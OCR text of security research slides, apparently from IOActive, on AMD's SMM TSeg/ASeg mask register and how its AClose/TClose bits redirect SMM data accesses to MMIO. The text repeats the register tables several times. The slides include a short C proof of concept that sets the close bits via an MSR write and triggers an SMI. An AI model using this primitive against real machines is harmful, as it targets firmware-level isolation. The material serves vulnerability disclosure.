2	**AClose: send ASeg address range data accesses to MMIO**. Read-write. 1=When in SMM, direct data accesses in the ASeg address range to MMIO space. [A, T]Close allows the SMI handler to access the MMIO space located in the same address region as the [A, T]Seg. When the SMI handler is finished accessing the MMIO space, it must clear the bit. Failure to do so before resuming from SMM causes the CPU to erroneously read the save state from MMIO space.
1	**TValid: enable TSeg SMM address range**. IF MSRC001_0015[SmmLock] THEN Read-only. ELSE Read-write. ENDIF. 1=The TSeg address range SMM enabled.
0	**AValid: enable ASeg SMM address range**. IF MSRC001_0015[SmmLock] THEN Read-only. ELSE Read-write. ENDIF. 1=The ASeg address range SMM enabled.

©2024 IOActive, Inc. All Rights Reserved.

IOActive.

Bits	Description
63:40	Reserved.
39:17	**TSegMask[39:17]: TSeg address range mask**. IF MSRC001_0015[SmmLock] THEN Read-only ELSE Read-write ENDIF. See MSRC001_0112.
16:15	Reserved.
14:12	**TMTypeDram: TSeg address range memory type**. IF MSRC001_0015[SmmLock] THEN Read-only. ELSE Read-write. ENDIF. Specifies the memory type for SMM accesses to the TSeg range that are directed to DRAM. See: Table 219 [Valid Values for Memory Type Definition].
11	Reserved.
10:8	**AMTypeDram: ASeg Range Memory Type**. IF MSRC001_0015[SmmLock] THEN Read-only. ELSE Read-write. ENDIF. Specifies the memory type for SMM accesses to the ASeg range that are directed to DRAM. See: Table 219 [Valid Values for Memory Type Definition].
7:6	Reserved.
5	**TMTypeIoWc: non-SMM TSeg address range memory type**. IF MSRC001_0015[SmmLock] THEN Read-only. ELSE Read-write. ENDIF. Specifies the attribute of TSeg accesses that are directed to MMIO space. 0=UC (uncacheable). 1=WC (write combining).
4	**AMTypeIoWc: non-SMM ASeg address range memory type**. IF MSRC001_0015[SmmLock] THEN Read-only. ELSE Read-write. ENDIF. Specifies the attribute of ASeg accesses that are directed to MMIO space. 0=UC (uncacheable). 1=WC (write combining).
3	**TClose: send TSeg address range data accesses to MMIO**. Read-write. 1=When in SMM, direct data accesses in the TSeg address range to MMIO space. See AClose.
2	**AClose: send ASeg address range data accesses to MMIO**. Read-write. 1=When in SMM, direct data accesses in the ASeg address range to MMIO space. [A, T]Close allows the SMI handler to access the MMIO space located in the same address region as the [A, T]Seg. When the SMI handler is finished accessing the MMIO space, it must clear the bit. Failure to do so before resuming from SMM causes the CPU to erroneously read the save state from MMIO space.
1	**TValid: enable TSeg SMM address range**. IF MSRC001_0015[SmmLock] THEN Read-only. ELSE Read-write. ENDIF. 1=The TSeg address range SMM enabled.
0	**AValid: enable ASeg SMM address range**. IF MSRC001_0015[SmmLock] THEN Read-only. ELSE Read-write. ENDIF. 1=The ASeg address range SMM enabled.

©2024 IOActive, Inc. All Rights Reserved.

IOActive.

Bits	Description
63:40	Reserved.
39:17	**TSegMask[39:17]: TSeg address range mask**. IF MSRC001_0015[SmmLock] THEN Read-only ELSE Read-write ENDIF. See MSRC001_0112.
16:15	Reserved.
14:12	**TMTypeDram: TSeg address range memory type**. IF MSRC001_0015[SmmLock] THEN Read-only. ELSE Read-write. ENDIF. Specifies the memory type for SMM accesses to the TSeg range that are directed to DRAM. See: Table 219 [Valid Values for Memory Type Definition].
11	Reserved.
10:8	**AMTypeDram: ASeg Range Memory Type**. IF MSRC001_0015[SmmLock] THEN Read-only. ELSE Read-write. ENDIF. Specifies the memory type for SMM accesses to the ASeg range that are directed to DRAM. See: Table 219 [Valid Values for Memory Type Definition].
7:6	Reserved.
5	**TMTypeIoWc: non-SMM TSeg address range memory type**. IF MSRC001_0015[SmmLock] THEN Read-only. ELSE Read-write. ENDIF. Specifies the attribute of TSeg accesses that are directed to MMIO space. 0=UC (uncacheable). 1=WC (write combining).
4	**AMTypeIoWc: non-SMM ASeg address range memory type**. IF MSRC001_0015[SmmLock] THEN Read-only. ELSE Read-write. ENDIF. Specifies the attribute of ASeg accesses that are directed to MMIO space. 0=UC (uncacheable). 1=WC (write combining).
3	**TClose: send TSeg address range data accesses to MMIO**. Read-write. 1=When in SMM, direct data accesses in the TSeg address range to MMIO space. See AClose.
2	**AClose: send ASeg address range data accesses to MMIO**. Read-write. 1=When in SMM, direct data accesses in the ASeg address range to MMIO space. [A, T]Close allows the SMI handler to access the MMIO space located in the same address region as the [A, T]Seg. When the SMI handler is finished accessing the MMIO space, it must clear the bit. Failure to do so before resuming from SMM causes the CPU to erroneously read the save state from MMIO space.
1	**TValid: enable TSeg SMM address range**. IF MSRC001_0015[SmmLock] THEN Read-only. ELSE Read-write. ENDIF. 1=The TSeg address range SMM enabled.
0	**AValid: enable ASeg SMM address range**. IF MSRC001_0015[SmmLock] THEN Read-only. ELSE Read-write. ENDIF. 1=The ASeg address range SMM enabled.

©2024 IOActive, Inc. All Rights Reserved.

IOActive.


MSR C001_0113 SMM TSeg Mask (SMMMask)

This register specifies how accesses to the ASeg and TSeg address ranges are controlled as follows:

- If [A,T]Valid=1, then:
  - If in SMM, then:
    - If [A, T]Close=0, then the accesses are directed to DRAM with memory type as specified in [A, T]MTypeDram.
    - If [A, T]Close=1, then instruction accesses are directed to DRAM with memory type as specified in [A, T]MTypeDram and data accesses are directed at MMIO space and with attributes based on [A, T]MTypeIoWc.
  - If not in SMM, then the accesses are directed at MMIO space with attributes based on [A,T]MTypeIoWc.

©2024 IOActive, Inc. All Rights Reserved.


X86 goes to Harvard



©2024 IOActive, Inc. All Rights Reserved.


IOActive.

X86 goes to Harvard




Core 0
SMM


TClose OFF




Physical Address Space



MMIO Space




DRAM



©2024 IOActive, Inc. All Rights Reserved.

IOActive.


X86 goes to Harvard



©2024 IOActive, Inc. All Rights Reserved.

IOActive.


X86 goes to Harvard



©2024 IOActive, Inc. All Rights Reserved.


IOActive.


X86 goes to Harvard




Core 0
SMM

TClose ON






MMIO Space




DRAM



©2024 IOActive, Inc. All Rights Reserved.

IOActive.


X86 goes to Harvard



©2024 IOActive, Inc. All Rights Reserved.

IOActive.


X86 goes to Harvard



©2024 IOActive, Inc. All Rights Reserved.

IOActive.

X86 goes to Harvard



©2024 IOActive, Inc. All Rights Reserved.

IOActive.

Triggering the condition

```
void test() {
    open_platbox_device();

    UINT64 tseg_mask = 0;
    do_read_msr(AMD_MSR_SMM_TSEG_MASK, &tseg_mask);
    tseg_mask = tseg_mask | (0b11 << 2);
    do_write_msr(AMD_MSR_SMM_TSEG_MASK, tseg_mask);

    SW_SMI_CALL smi_call = { 0 };
    trigger_smi(&smi_call);

    close_platbox_device();
}
```

©2024 IOActive, Inc. All Rights Reserved.

Why does this feature exist?

- This allows to re-use the physical address space
- We have yet to see a vendor using this feature

8.11.5 Closing SMM

Sometimes within SMM code with ASeg or TSeg enabled, there is a requirement to access the I/O space at the same address as the current SMM segment. That is typically only accessible outside of SMM. To accomplish this function, the Aclose and Tclose bits from SMM_MASK register are used. When the Aclose bit is set, data cache accesses to the ASeg that would normally go to DRAM are redirected to I/O, with the memory type specified by AMTypeIoWc.

The same function applies to the TSeg. Instruction cache accesses and Page Directory/Table accesses still access the SMM code in DRAM. When the SMM handler is done accessing the I/O space, it must clear the appropriate close bit. Failure to do so and then issuing an RSM will probably cause the processor to enter shutdown, as the save state is read from I/O space.

©2024 IOActive, Inc. All Rights Reserved.

When did this feature appear?

- First mentioned for AMD 0Fh processor families (2006)
